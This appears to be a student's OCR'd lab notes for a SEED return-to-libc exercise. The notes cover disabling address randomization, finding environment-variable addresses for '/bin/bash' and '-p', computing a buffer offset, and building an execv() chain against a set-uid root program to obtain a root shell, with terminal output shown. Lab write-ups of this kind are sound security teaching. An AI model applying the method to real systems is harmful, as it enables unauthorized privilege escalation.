
// i got MYSHELL address (which is /bin/bash environment variable)
// I got MYSHEL2 address (which is -p address)

```
ROBLEMS  OUTPUT  TERMINAL  PORTS
TERMINAL                                                    bash
-rw-rw-r-- 1 seed seed   1529 Sep 27 17:23 README.md
-rwsr-xr-x 1 root seed  15788 Oct  1 10:21 retlib
-rw-rw-r-- 1 seed seed    994 Sep 27 17:23 retlib.c
[10/01/23]seed@VM:~/.../lab5$ ./prtenv
ffffd269
[10/01/23]seed@VM:~/.../lab5$ gcc -m32 -o prtenv prtenv.c
[10/01/23]seed@VM:~/.../lab5$ ./prtenv
ffffd269
ffffd376
[10/01/23]seed@VM:~/.../lab5$ gcc -m32 -o prtenv prtenv.c
[10/01/23]seed@VM:~/.../lab5$ ./prtenv
MYSHELL address + ffffd269
MYSHEL2 address + ffffd376
[10/01/23]seed@VM:~/.../lab5$ ./retlib
Address of input[] inside main():  0xffffcbe0
Input size: 300
Address of buffer[] inside bof():  0xffffcb71
Frame Pointer value inside bof():  0xffffcbc8
[10/01/23]seed@VM:~/.../lab5$
                                    Ln 7, Col 53  Tab Size: 4  UTF-8  LF  Makefile
```

// compiled ./retlib to get input address in main() : which is 0xffffcbe0
// I have to get the difference between the frame pointer value - address of buffer[] so that I can know the size of buffer. Difference between those two value was 87 (in decimal) (I used an online hex calculator).


```
pathname = address of "/bin/bash"
argv[0]  = address of "/bin/bash"
argv[1]  = address of "-p"
argv[2]  = NULL (i.e., 4 bytes of zero).
```

Lab5-task5 folder




First I disable the randomization countermeasure and link to the bash instead of zshell, because we want to see whether we can still attack and get into the root shell even though the /bin/sh still points to /bin/dash. I typed make to create 32bits retlib for

debugging purposes and change owner to the root and set-uid. I created an empty badfile and started to debug with retlib. I created a breakpoint at main and run.




// I printed the execv() address and exit() address. On the stack, exit() address will be placed above where execv() address is placed. I stopped debugging and export /bin/bash and -p. By using prtenv.c, I will be able to print out those two environmental addresses. As I can see above, /bin/bash address is 0xffffd273 and -p address is 0xffffd382. I compiled ./retlib to get the main() address and I used a different frame pointer address and beginning of buffer address as distance. Since execv() will be placed 4 bytes above from distance, I set Y as the difference which was 87 + 4 bytes.




// when I set X ,Y , Z ,S and other address values, I compiled exploit.py with an empty badfile and then I ran retlib and I was able to get into bash shell not root… ? .

// Try again!




//First I disable the randomization countermeasure and link to the bash instead of zshell, because we want to see whether we can still attack and get into the root shell even though the /bin/sh still points to /bin/dash. I typed make to create 32bits retlib for debugging purposes and change owner to the root and set-uid. I created an empty badfile and started to debug with retlib. I created a breakpoint at main and run.

//

